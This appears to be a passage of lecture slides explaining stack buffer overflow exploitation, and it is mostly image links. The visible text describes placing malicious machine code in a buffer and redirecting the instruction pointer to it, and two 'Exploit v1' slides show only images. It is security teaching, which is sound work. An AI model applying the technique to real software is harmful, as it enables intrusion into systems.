
- Can point anywhere the attacker wants
- But where?

Key idea: fill the buffer with malicious code

- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack



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


Exploit v1


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Exploit v1


